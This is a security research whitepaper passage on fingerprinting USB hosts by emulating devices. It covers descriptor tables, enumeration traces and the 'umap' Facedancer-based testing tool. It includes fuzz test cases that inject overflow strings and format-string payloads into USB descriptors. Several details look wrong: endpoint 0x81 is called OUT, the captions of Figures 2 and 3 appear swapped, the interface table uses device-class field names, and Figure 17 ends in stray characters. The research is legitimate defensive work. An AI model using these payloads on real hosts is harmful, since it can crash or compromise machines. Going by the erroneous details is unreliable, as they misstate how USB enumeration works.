bConfigurationValue	1	Value to use as an argument to the SetConfiguration() request to select this configuration
iConfiguration	0	Index of String descriptor describing this configuration
bmAttributes (Self-powered)	0	Bus-powered
bmAttributes (Remote wakeup)	1	Yes
bmAttributes (Other bits)	0x80	Valid
bMaxPower	100mA	Maximum current drawn by device in this configuration

The most important data in the device descriptor is:

- Device class information (if present)
- Maximum packet size in bytes of Endpoint 0
- Vendor and Product IDs (VID and PID)
- Number of configurations

The host resets the device, allocates an address to it (in the range of 1 to 127) and then re-requests the device descriptor using the new address.

For each possible configuration, the host will request a configuration descriptor, an example of which is shown in *Table 3*. The configuration descriptor includes a number of further descriptors (interface and endpoint, examples of which are shown in *Tables 4* and *5* respectively); however, the primary fields of interest are:

- Number of interfaces supported by this configuration
- The power attributes that indicate if the device is self- or bus-powered and the maximum current the device will draw.

TABLE 4: Interface descriptor

Field	Value	Meaning
bLength	9	Descriptor length (including the bLength field)
bDescriptorType	4	Interface descriptor
bInterfaceNumber	0	Number of this interface
bAlternateSetting	0	Value used to select this alternative setting for the interface identified in the prior field
bNumberEndpoints	1	Number of endpoints used by this interface
bDeviceClass	0x03	HID bDeviceSubClass 0x01 Boot interface
bDeviceProtocol	0x01	Keyboard
iInterface	0	Index of string descriptor describing this interface

TABLE 5: Endpoint descriptor

Field	Value	Meaning
bLength	7	Descriptor length (including the bLength field)
bDescriptorType	5	Endpoint descriptor
bEndpointAddress	0x81	Endpoint 1 – OUT
bmAttributes	0x03	Interrupt data endpoint
wMaxPacketSize	0x0008	Maximum packet size is 8
bInterval	0x0a	10 frames (10ms)

Within the interface descriptor, the important information is:

- Number of endpoints
- Class information (interface-specific information not provided in the device descriptor)

An endpoint descriptor contains:

- The endpoint address and type
- The maximum packet size in bytes of the endpoint

Sometimes class-specific descriptors are included within the configuration, for example the HID descriptor in *Table 6*:

TABLE 6: HID descriptor

Field	Value	Meaning
bLength	9	Descriptor length (including the bLength field)
bDescriptorType	0x21	HID
bcdHID	0x0110	HID Class Spec Version
bCountryCode	0	Not Supported
bNumDescriptors	1	Number of Descriptors
bDescriptorType	34	Report descriptor
wDescriptorLength	65	Descriptor length

If there are multiple configurations for a device then further configuration (as well as interface, endpoint, etc.) descriptors will be requested.

The next descriptors requested are string descriptors, which provide human-readable information about the device type and vendor. An example is shown in *Table 7*.

TABLE 7: String descriptor

Field	Value	Meaning
bLength	48	Descriptor length (including the bLength field)
bDescriptorType	3	String descriptor
bString	"Dell USB Entry Keyboard"	

The final step is for the host to select one of the device configurations and inform the device that it will be using that configuration. This is performed by issuing a “Set Configuration” request, as shown in *Table 8*.

TABLE 8: Set Configuration request

Field	Value	Meaning
bmRequestType (direction)	0	Host-to-device
bmRequestType (type)	0	Standard
bmRequestType (recipient)	0	Device
bRequest	0x09	Set Configuration
wValue	0x0001	Configuration No.
wIndex	0x0000	Zero
wLength	0x0000	Zero

The enumeration phase is now complete, with the USB device configured and ready to use. From now until the device is removed, class-specific communication is used between the device and the host. However, as we will discuss later, there are variations to this enumeration phase which can be used to fingerprint different host implementations.

3. USB TESTING PLATFORM

Additional hardware is needed to interact with USB, so that different USB devices can be emulated. There are a number of requirements for this testing platform:

The ability to both capture and replay USB traffic: There are many USB analyser tools available, but only a few that allow captured traffic to be replayed; an ability that is crucial in this instance.


Full control of generated traffic: Many test-equipment-based solutions restrict the user to generating traffic that conforms to the USB specification. We need full control of all aspects of any generated traffic, as the host may behave in an unexpected way if it receives unconventional data, which is what we are hoping to observe.

Class decoders are extremely useful: For each USB device class (e.g. mass storage, printer), there are separate specification documents that detail the class-specific communications protocols. Having an application that understands and decodes these protocols makes understanding the class communication significantly easier.

Support for multiple speeds: USB devices, depending on their function, operate at a number of different speeds; therefore the ability to capture and generate data at these different speeds is crucial if the whole range of devices is to be emulated.

The solution chosen for this project comprised two primary components: A commercial USB analyser and generator - Packet-Master [MQP], and a bespoke device emulation board called Facedancer [GoodFET]. *Figure 1* shows how they are used together.

Figure 1: The use of a Facedancer board in conjunction with a Packet-master USB analyser



The benefit of using both devices is that fully arbitrary USB traffic can be generated by Facedancer, acting as a USB device, and the responses from the host under test can be captured by the Packet-Master appliance. However, for the majority of the techniques described in this paper, just a Facedancer board would suffice.

4. USB STACK IMPLEMENTATIONS

USB is quite a complex protocol, especially as it provides backward compatibility to support older, slower devices. Therefore, implementations of the host stack on different operating systems can behave in different ways, as we hoped to observe during this research. Typical components within a USB host stack are as follows:

Host controller hardware: This performs the low-level timing and electrical aspects of the protocol and is communicated with via a host controller interface.

Host controller interface (HCI): There are a number of different HCIs that have been developed over the years, all of which have different capabilities, but the primary difference is their ability to support devices running at different speeds; they are:

- oHCI (Open Host Controller Interface)
- eHCI (Enhanced Host Controller Interface)
- uHCI (Universal Host Controller Interface)
- xHCI (Extensible Host Controller Interface)

Host controller driver: This provides a hardware abstraction layer so that the host can communicate via the controller interface to the hardware.

USB core: The component that performs core functionality such as device enumeration.

Class drivers: Once enumeration is complete and control has been passed to a USB class driver, communication specific to the connected device is processed by the class driver.

Application software: When a USB device is inserted a host may start an application specific to the class of that device (e.g. an application that displays photos when a camera device is connected).

5. IDENTIFYING SUPPORTED DEVICES

For USB host vulnerability assessment via fuzzing it is important to establish what device classes are supported. This is because USB fuzzing is a relatively slow process - each test case requires the virtual device to be “inserted” and “removed” via software, resulting in enumeration being performed each time. The USB protocol is designed to expect a human, rather than a computer, to insert a device, and so timing delays result in each test case taking several seconds to complete. If functionality that is not supported by the target host is fuzzed then this can waste large amounts of testing time.

5.1 USB DEVICE CLASSES

There are a number of high level USB device classes; these are shown in *Table 9*.

TABLE 9: USB Device classes

Base Class	Descriptor Usage	Description
0x00	Device	Use class information in the Interface Descriptors
0x01	Interface	Audio
0x02	Both	CDC (Communication and Device Control)
0x03	Interface	HID (Human Interface Device)
0x05	Interface	Physical
0x06	Interface	Image
0x07	Interface	Printer
0x08	Interface	Mass Storage
0x09	Device	Hub
0x0a	Interface	CDC-Data
0x0b	Interface	Smart Card
0x0d	Interface	Content Security
0x0e	Interface	Video
0x0f	Interface	Personal Healthcare
0x10	Interface	Audio/Video Devices
0xdc	Both	Diagnostic Device
0xe0	Interface	Wireless Controller
0xef	Both	Miscellaneous
0xfe	Interface	Application Specific

USB device class information can be stored in a number of different places within the descriptors provided during enumeration. The information is provided in three-byte entries:

- **bDeviceClass** - the high level device class (e.g. mass storage)
- **bDeviceSubClass** - specific information about this device (e.g. SCSI command set)
- **bDeviceProtocol** - the protocol used (e.g. bulk transport (BBB))

Taking the mass storage class as an example, the following are the available sub-classes:

- De facto use
- RPC
- MMC-5 (ATAPI)
- QIC-157
- UFI
- SFF-8070i
- SCSI
- LSD FS
- IEE 1667
- Vendor specific

For each of these mass storage sub-classes there are also a number of possible protocols:

- CBI with command completion interrupt
- CBI without command completion interrupt
- BBB
- UAS
- Vendor specific

So, as you can see, the potential attack surface of a USB host is enormous; but it is important to establish which functionality is supported prior to any active fuzz testing.

Some devices, such as the hub in *Table 10*, store their class information in the device descriptor.

TABLE 10: Hub class information in a Device descriptor

Field	Value	Meaning
bLength	18	Descriptor length (including the bLength field)
bDescriptorType	1	Device descriptor
bcdUSB	0x0200	Spec version
bDeviceClass	0x09	Hub
bDeviceSubClass	0x00	Full Speed Hub
bDeviceProtocol	0x01	Default

However, more commonly, the class information is interface specific and is therefore stored in the interface descriptor (within a configuration descriptor), as with the image class device in *Table 11*.

TABLE 11: Image class information in an Interface descriptor

Field	Value	Meaning
bLength	9	Descriptor length (including the bLength field)
bDescriptorType	4	Interface descriptor
bInterfaceNumber	0	Number of this interface
bAlternateSetting	0	Value used to select this alternative setting for the interface identified in the prior field
bNumberEndpoints	3	Number of endpoints used by this interface
bDeviceClass	0x06	Image
bDeviceSubClass	0x01	Default
bDeviceProtocol	0x01	Default

When emulating specific device types, whether the class information is provided to the host in the device descriptor or in an interface descriptor depends on the device.

5.2 ENUMERATING INSTALLED CLASS DRIVERS

To identify which device classes are supported by a USB host, emulated (class-specific) virtual devices need to be presented to the host iterating through each device class, sub-class, and protocol whilst monitoring the enumeration process. If a device is not supported then the enumeration phase will stop at the “Set Configuration” command, as shown in *Figure 2*.

However, if the device is supported then class-specific communication starts after the “Set Configuration” command, as can be seen in the example of a HID device in *Figure 3* (the class-specific communication is highlighted by the green box).

Figure 2: Enumeration stops at “Set Configuration” when a device class is not supported

```
< Get Device descriptor
> Set Address
< Get Device descriptor
< Get Configuration descriptor
< Get String descriptor 0
< Get String descriptor 2
< Get Configuration descriptor
< Get Configuration descriptor
> Set Configuration
> Set Idle (HID)
< Get HID Report descriptor
> Set Report (HID)
```

Figure 3: Enumeration continues past “Set Configuration” when a device class is supported

```
< Get Device descriptor
> Set Address
< Get Device descriptor
< Get Configuration descriptor
< Get String descriptor 0
< Get String descriptor 2
< Get String descriptor 2
< Get Configuration descriptor
< Get Configuration descriptor
> Set Configuration
```

Device class drivers are also referenced by their vendor ID (VID) and product ID (PID). If a specific device driver has been installed for a USB device then the host can reference this driver by using a combination of the class information, the VID and the PID, which are located in the device descriptor, as shown in *Table 12*.

TABLE 12: VID and PID information in a Device descriptor

Field	Value	Meaning
bLength	18	Descriptor length (including the bLength field)
bDescriptorType	1	Device descriptor
bcdUSB	0x0110	Spec version
bDeviceClass	0x00	Class information stored in Interface descriptor
bDeviceSubClass	0x00	Class information stored in Interface descriptor
bDeviceProtocol	0x00	Class information stored in Interface descriptor
bMaxPacketSize0	8	Max EP0 packet size
idVendor	0x04DA	Panasonic Corporation
idProduct	0x2372	Lumix DMC-FZ10 Camera

New VID and PID values must be registered with the USB Implementers Forum [USBIF] and are maintained in a number of public repositories. This information can be used to perform a brute-force attack against the host to identify any specific drivers that have been installed; however, this can be a very slow process.

5.3 OTHER DEVICES ALREADY CONNECTED

When testing a host that may have other devices, such as an HSPA modem, connected internally to the USB bus, these can be detected by sniffing the USB bus and looking for devices that are communicating using different addresses than that of the attached device, as shown in *Figure 4*.

Figure 4: A Packet-master capture showing multiple USB devices connected to the same bus

One area of future research is to investigate if, using the Facedancer board to emulate the host to which it is connected, descriptor requests could be sent to these other devices to identify more information about them. Also, what happens if the Facedancer is configured to impersonate an already-connected device?

6. FINGERPRINTING TECHNIQUES

One of the targets of this research was to identify operating system and application information by observing USB stack interactions and sometimes using active techniques to prompt the host to perform different actions that may reveal useful information. This section will detail some of the techniques that were developed to do this.

6.1 OPERATING SYSTEM IDENTIFICATION

Figures 5 and 6 (overleaf) show the start of class-specific communication once the enumeration phase has been completed for two different hosts. As you can clearly see, the class-specific commands used and the order in which the commands are issued are completely different for the two hosts and this technique can therefore be used to differentiate between different operating systems.

Note: The commands and the order of commands are the same each time a device is presented to the hosts.

Other examples of unique behaviour of different operating systems:

- Windows 8 (HID) - Three “Get Configuration descriptor” requests (others have two)
- Apple OS X Lion (HID) - “Set Feature” request right after “Set Configuration”
- FreeBSD 5.3 (HID) - “Get Status” request right before “Set Configuration”

Figure 5: Linux-based TV Set-Top-Box	
< Get Max LUN (Mass Storage)	
> CBW: INQUIRY	
< MSC Data In	
< CSW - Status Passed	
> CBW: TEST UNIT READY	
< CSW - Status Passed	
> CBW: READ CAPACITY	
< MSC Data In	
< CSW - Status Passed	
> CBW: MODE SENSE	

Figure 6: Windows 8	
< Get Max LUN (Mass Storage)	
> CBW: INQUIRY	
< MSC Data In	
< CSW - Status Passed	
> CBW: INQUIRY	
< MSC Data In	
< CSW - Status Passed	
> CBW: READ FORMAT CAPACITIES	
< MSC Data In	
< CSW - Status Passed	

Further research in this area is expected to reveal techniques that will allow for more granular identification to be performed.

6.2 APPLICATION IDENTIFICATION

Applications that use USB devices to provide input (e.g. photo management applications) can also reveal useful information, as shown in *Figures 7 and 8*.

Figure 7: gphoto2 (Linux)	
> Image: OpenSession	
< Image: OK	
> Image: GetDeviceInfo	
< Image: DeviceInfo	
< Image: OK	
> Image: GetStorageIDs	
< Image: StorageIDs	
< Image: OK	
> Image: GetStorageInfo	
< Image: StorageInfo	
< Image: OK	
> Image: CloseSession	
< Image: OK	

Figure 8: "Photos" Metro app (Windows 8)	
> Image: OpenSession	
< Image: OK	
> Image: GetDeviceInfo	
< Image: DeviceInfo	
< Image: OK	
> Image: SetDevicePropValue	
> Image: DeviceProperty	
< Image: OK	
< Image: DeviceInfoChanged	


Figures 7 and 8 not only show that these two applications use different class-specific commands but the “Device Property” command sent by the host in *Figure 8* contains the following data:

```
/Windows/6.2.9200 MTPClassDriver/6.2.9200.16384
```

This is specific information about the version of the operating system running on the host (Version 6.2 is the Microsoft internal representation for Windows 8 and 9200.16384 is the exact build revision).

6.3 TIMING INFORMATION

The Packet-master analyser can differentiate between events occurring on the USB bus down to the microsecond. *Figure 9* shows the capture information for five enumerations with the same device and same host.



Across the entire enumeration phase there is a large amount of variance between the times to enumerate the device. However, if the time is measured between specific requests e.g. between the requests for String descriptor 0 and String descriptor 2, something more interesting can be seen:

5002us, 5003us, 5003us, 4999us, 5001us

There is a maximum variance of 4 microseconds. Therefore, if the operating system is known can information be gleaned about the speed of the host? This hypothesis is still under investigation.

6.4 DESCRIPTOR TYPES REQUESTED

Some operating systems have implemented their own USB descriptors –for example Microsoft has Microsoft OS descriptors (MODs). These were apparently developed for use with unusual device classes. Devices that support Microsoft OS descriptors must store a special string descriptor in firmware at the fixed string index of 0xee. The request is shown in *Table 13*.

TABLE 13: Microsoft OS descriptor request					
bmRequestType	bRequest	wValue	wIndex	wLength	Data
1000000B	GET_DESCRIPTOR	0x03ee	0x0000	0x12	Returned String

If a device does not contain a valid string descriptor at index 0xee, it must respond with a stall packet. If the device does not respond with a stall packet, the system will issue a single-ended zero reset packet to the device, to help it recover from its stalled state (this is for Windows XP only).

6.5 RESPONSES TO INVALID DATA

Earlier in the paper we mentioned that the ability to send completely arbitrary USB packets to the host was required to determine how each host responds when a reply to one of its requests contains invalid data. Examples of invalid data include:

- Maximum and minimum values
- Logically incorrect values
- Missing data

During the research, various behaviours were observed as a result of sending this data. In some cases different “handled” error conditions occurred; however in many other situations unhandled errors were observed in the form of application errors, kernel panics and bug checks. The conclusions drawn from this area of the research were that invalid data was most useful in fuzzer test-cases for identifying bugs and potential security vulnerabilities.

7. UMAP

A tool was developed to demonstrate many of the techniques described in this paper and forms the basis for a comprehensive USB security testing tool. Umap is written in Python and builds on the sample code provided with the Facedancer board.

Figure 10 shows the basic help information.

Figure 10: Umap basic help

```
root@ubuntu:~/svn/goodfet/trunk/client/umap# ./umap.py -h
-----
umap - the USB host assessment tool
by Andy Davis, NCC Group 2013
Version: 0.1a

based on Facedancer by Travis Goodspeed

for help type: umap.py -h
-----

Usage: umap.py

Options:
  --version  show program's version number and exit
  -h, --help   show this help message and exit
  -L          list device classes
  -r REF      reference the VID/PID database (REF=VID:PID)
  -u          update the VID/PID database (Internet connectivity required)
  -i          identify all supported device classes on connected host
  -c CLS      identify if a specific class on the connected host is supported
  -m MASS     emulate a specific mass storage device (MASS=VID:PID:REV)
  -p PRINT    emulate a specific printer device (PRINT=VID:PID:REV)
  -k KEYB     emulate a specific keyboard device (KEYB=VID:PID:REV)
  -I IMAGE    emulate a specific image device (IMAGE=VID:PID:REV)
  -H HUB      emulate a specific hub device (IMAGE=VID:PID:REV)
  -f FUZZC    fuzz a specific class
  -O          Operating System identification (experimental)
  -d DLY      delay between enumeration attempts (seconds): Default=1
  -l LOG      log to a file
root@ubuntu:~/svn/goodfet/trunk/client/umap#
```

Figure 11 shows the various USB device class types that umap currently understands.

Figure 11: The USB device classes that umap currently understands

```
root@ubuntu:~/svn/goodfet/trunk/client/umap#
root@ubuntu:~/svn/goodfet/trunk/client/umap# ./umap.py -L
-----
umap - the USB host assessment tool
by Andy Davis, NCC Group 2013
Version: 0.1a

based on Facedancer by Travis Goodspeed

for help type: umap.py -h
-----

Name / ID
-----
Audio - 0
Communications Device Class - 1
Human Interface Device - 2
Image - 3
Printer - 4
Mass Storage - 5
Hub - 6
Smart Card - 7
Content Security - 8
Video - 9
Personal Healthcare - 10
Application specific - 11
root@ubuntu:~/svn/goodfet/trunk/client/umap#
```

Figure 12 shows umap identifying supported classes, sub-classes, and protocols.

Figure 12: Umap identifying supported classes, sub-classes and protocols

```
root@ubuntu:~/svn/goodfet/trunk/client/umap#
root@ubuntu:~/svn/goodfet/trunk/client/umap# ./umap.py -c 0
-----
umap - the USB host assessment tool
by Andy Davis, NCC Group 2013
Version: 0.1a

based on Facedancer by Travis Goodspeed

for help type: umap.py -h
-----

Audio : Sub-class undefined : PR Protocol undefined
Audio : Audio control : PR Protocol undefined
Audio : Audio streaming : PR Protocol undefined
Audio : Midi streaming : PR Protocol undefined
root@ubuntu:~/svn/goodfet/trunk/client/umap# ./umap.py -c 3
-----

umap - the USB host assessment tool
by Andy Davis, NCC Group 2013
Version: 0.1a

based on Facedancer by Travis Goodspeed

for help type: umap.py -h
-----

Image : Still image capture device : Bulk-only protocol... **SUPPORTED**
root@ubuntu:~/svn/goodfet/trunk/client/umap#
```

Figure 13 shows the umap VID/PID lookup capability.

Figure 13: The umap VID/PID lookup facility

```
root@ubuntu:~/svn/goodfet/trunk/client/umap#
root@ubuntu:~/svn/goodfet/trunk/client/umap# ./umap.py -r 0079:0011

-----
umap - the USB host assessment tool
by Andy Davis, NCC Group 2013
Version: 0.1a

based on Facedancer by Travis Goodspeed

for help type: umap.py -h

-----
Looking up VID= 0079 / PID= 0011
DragonRise Inc. Gamepad
root@ubuntu:~/svn/goodfet/trunk/client/umap#
```

Figure 14 shows umap performing operating system identification using some of the techniques described earlier in this paper.

Figure 14: The umap operating system identification capability

```
root@ubuntu:~/svn/goodfet/trunk/client/umap#
root@ubuntu:~/svn/goodfet/trunk/client/umap# ./umap.py -o

-----
umap - the USB host assessment tool
by Andy Davis, NCC Group 2013
Version: 0.1a

based on Facedancer by Travis Goodspeed

for help type: umap.py -h

-----
Attempting to identify the OS of the connected USB host.....
OS guess: Linux
root@ubuntu:~/svn/goodfet/trunk/client/umap#
```

Figure 15 shows umap emulating an image class device (a digital stills camera).

Figure 15: Umap emulating a USB camera

```
root@ubuntu:~/svn/goodfet/trunk/client/umap#
root@ubuntu:~/svn/goodfet/trunk/client/umap# ./umap.py -I 1111:2222:3333

-----
umap - the USB host assessment tool
by Andy Davis, NCC Group 2013
Version: 0.1a

based on Facedancer by Travis Goodspeed

for help type: umap.py -h

-----
Emulating image device: 1111 2222 3333
Facedancer reset
GoodFET monitor initialized
MAXUSB initialized
MAXUSB enabled
MAXUSB revision 19
MAXUSB connected device USB image device
USB image device received request dir=1, type=0, rec=0, r=6, v=256, i=0, l=64
USB image device received GET_DESCRIPTOR req 1, index 0, language 0x0000, length 64
MAXUSB wrote 12 01 00 02 00 00 40 da 04 74 23 10 00 01 02 03 01 to endpoint 0
USB image device received request dir=0, type=0, rec=0, r=5, v=7, i=0, l=0
USB image device received SET_ADDRESS request for address 7
USB image device received request dir=1, type=0, rec=0, r=6, v=256, i=0, l=18
USB image device received GET_DESCRIPTOR req 1, index 0, language 0x0000, length 18
MAXUSB wrote 12 01 00 02 00 00 40 da 04 74 23 10 00 01 02 03 01 to endpoint 0
USB image device received request dir=1, type=0, rec=0, r=6, v=1536, i=0, l=10
USB image device received GET_DESCRIPTOR req 6, index 0, language 0x0000, length 10
MAXUSB stalling endpoint 0
USB image device received request dir=1, type=0, rec=0, r=6, v=1536, i=0, l=10
USB image device received GET_DESCRIPTOR req 6, index 0, language 0x0000, length 10
```

Umap includes a large database of both generic and class-specific fuzzer test-cases, samples of which are shown in Figures 16 and 17.

Figure 16: Generic USB fuzz test cases

```
root@ubuntu:~/svn/goodfet/trunk/client/umap#
root@ubuntu:~/svn/goodfet/trunk/client/umap# cat testcases.py | less

testcases_class_independent = [
    ["Device_bLength_null", "dev_bLength", 0],
    ["Device_bLength_lower", "dev_bLength", 1],
    ["Device_bLength_higher", "dev_bLength", 20],
    ["Device_bLength_max", "dev_bLength", 0xff],
    ["Device_bDescriptorType_null", "dev_bDescriptorType", 0],
    ["Device_bDescriptorType_invalid", "dev_bDescriptorType", 0xff],
    ["Device_bMaxPacketSize0_null", "dev_bMaxPacketSize0", 0],
    ["Device_bMaxPacketSize0_null", "dev_bMaxPacketSize0", 0xff],
    ["String_Manufacturer_overflow", "string_Manufacturer", "A" * 128],
    ["String_Product_overflow", "string_Product", "A" * 128],
    ["String_Serial_overflow", "string_Serial", "A" * 128],
    ["String_Manufacturer_formatstring", "string_Manufacturer", "%xt%tn%t%"],
    ["String_Product_formatstring", "string_Product", "%xt%tn%t%"],
    ["String_Serial_formatstring", "string_Serial", "%xt%tn%t%"],
    ["Configuration_bLength_null", "conf_bLength", 0],
    ["Configuration_bLength_lower", "conf_bLength", 1],
    ["Configuration_bLength_higher", "conf_bLength", 10],
    ["Configuration_bLength_max", "conf_bLength", 10],
    ["Configuration_bDescriptorType_null", "conf_bDescriptorType", 0],
    ["Configuration_bDescriptorType_invalid", "conf_bDescriptorType", 0xff],
    ["Configuration_wTotalLength_null", "conf_wTotalLength", 0],
    ["Configuration_wTotalLength_lower", "conf_wTotalLength", 1],
    ["Configuration_wTotalLength_higher", "conf_wTotalLength", 0xffff],
    ["Configuration_wTotalLength_max", "conf_wTotalLength", 0xffff],
    ["Configuration_bNumInterfaces_null", "conf_bNumInterfaces", 0],
    ["Configuration_bNumInterfaces_higher", "conf_bNumInterfaces", 0xf0],
    "testcases.py" 325L, 23863C
1,0-1 Top
```

Figure 17: Class-specific USB fuzz test cases

```

# FIMB 17740
testcases_Image_class = [
    ["DeviceInfo_ContainerLength_null", "DeviceInfo_ContainerLength", b'\x00\x00\x00\x00'],
    ["DeviceInfo_ContainerLength_lower", "DeviceInfo_ContainerLength", b'\x00\x00\x00\x01'],
    ["DeviceInfo_ContainerLength_higher", "DeviceInfo_ContainerLength", b'\x00\x00\xfe\xff'],
    ["DeviceInfo_ContainerLength_max", "DeviceInfo_ContainerLength", b'\xff\xff\xff\xff'],
    ["DeviceInfo_ContainerType_null", "DeviceInfo_ContainerType", b'\x00\x00'],
    ["DeviceInfo_ContainerType_max", "DeviceInfo_ContainerType", b'\xff\xff'],
    ["DeviceInfo_OperationCode_null", "DeviceInfo_OperationCode", b'\x00\x00'],
    ["DeviceInfo_OperationCode_max", "DeviceInfo_OperationCode", b'\xff\xff'],
    ["DeviceInfo_TransactionID_null", "DeviceInfo_TransactionID", b'\x00\x00\x00\x00'],
    ["DeviceInfo_TransactionID_max", "DeviceInfo_TransactionID", b'\xff\xff\xff\xff'],
    ["DeviceInfo_StandardVersion_null", "DeviceInfo_StandardVersion", b'\x00\x00'],
    ["DeviceInfo_StandardVersion_max", "DeviceInfo_StandardVersion", b'\xff\xff'],
    ["DeviceInfo_VendorExtensionID_null", "DeviceInfo_VendorExtensionID", b'\x00\x00\x00\x00'],
    ["DeviceInfo_VendorExtensionID_max", "DeviceInfo_VendorExtensionID", b'\xff\xff\xff\xff'],
    ["DeviceInfo_VendorExtensionVersion_null", "DeviceInfo_VendorExtensionVersion", b'\x00\x00'],
    ["DeviceInfo_VendorExtensionVersion_max", "DeviceInfo_VendorExtensionVersion", b'\xff\xff'],
    ["DeviceInfo_VendorExtensionDesc_max", "DeviceInfo_VendorExtensionDesc", b'\xff'],
    [".e" + b'\x61\x00' * 254 + b'\x00\x00'],
    @
]

```

Figure 18 shows umap fuzzing a USB host.

Figure 18: Umap fuzzing a USB host

```

root@ubuntu:~/svn/goodfet/trunk/client/umap#
root@ubuntu:~/svn/goodfet/trunk/client/umap# ./umap.py -f 3

-----
umap - the USB host assessment tool
by Andy Davis, NCC Group 2013
Version: 0.1a

based on Facedancer by Travis Goodspeed

for help type: umap.py -h
-----

Fuzzing Enumeration phase...
0000: Enumeration phase: Device_bLength_null
0001: Enumeration phase: Device_bLength_lower
0002: Enumeration phase: Device_bLength_higher
0003: Enumeration phase: Device_bLength_max
0004: Enumeration phase: Device_bDescriptorType_null
0005: Enumeration phase: Device_bDescriptorType_invalid
0006: Enumeration phase: Device_bMaxPacketSize0_null
0007: Enumeration phase: Device_bMaxPacketSize0_null
0008: Enumeration phase: String_Manufacturer_overflow
0009: Enumeration phase: String_Product_overflow
000a: Enumeration phase: String_Serial_overflow
000b: Enumeration phase: String_Manufacturer_formatstring
000c: Enumeration phase: String_Product_formatstring
000d: Enumeration phase: String_Serial_formatstring
000e: Enumeration phase: Configuration_bLength_null
000f: Enumeration phase: Configuration_bLength_lower
0010: Enumeration phase: Configuration_bLength_higher
0011: Enumeration phase: Configuration_bLength_max
0012: Enumeration phase: Configuration_bDescriptorType_null

```

8. CONCLUSIONS

The goal of this research was to identify ways of revealing configuration information about a connected USB host. This is useful because it allows us to streamline any subsequent fuzzing process by identifying supported USB functionality, and to enumerate operating system and application information that may be useful for other security testing. The major problem with trying to identify information about the configuration of the host is that USB is a master-slave relationship and the device is the slave, so a device cannot query a host.

By emulating specific USB device classes such as mass storage and printer, it was possible to identify which generic class drivers were supported by the connected host. This process was refined to also emulate (and therefore identify) supported sub-classes and protocols. In order to identify non-generic class drivers, which are referenced by their vendor and product IDs, a brute force approach was demonstrated which uses the public VID/PID database.

Due to the complexity of the USB protocol there are many different implementations of USB host functionality. A number of different techniques were developed to identify a host; these included analysing:

- The order of descriptor requests
- The number of times different descriptors were requested
- The use of specific USB commands
- Class-specific communication

These techniques demonstrated that the host operating system, and in some cases applications running on the host, could be identified.

A tool called umap was developed during the research to demonstrate these different techniques and also to perform targeted fuzzing once the information-gathering phase was complete. Possible uses for umap include Endpoint Protection System configuration assessment, USB host fuzzing and general host security audit (for USB). ¶

References and Further Reading

- Davis, Undermining Security Barriers, media.blackhat.com, <http://media.blackhat.com/bh-us-11/Davis/BH_US_11-Davis_USB_Slides.pdf>, accessed 6 August 2013
- Dominguez Vega, USB Attacks: Fun with Plug and Own, labs.mwrinfosecurity.com, <http://labs.mwrinfosecurity.com/assets/135/mwri_t2-usb-fun-with-plug-and-own_2009-10-29.pdf>, accessed 6 August 2013
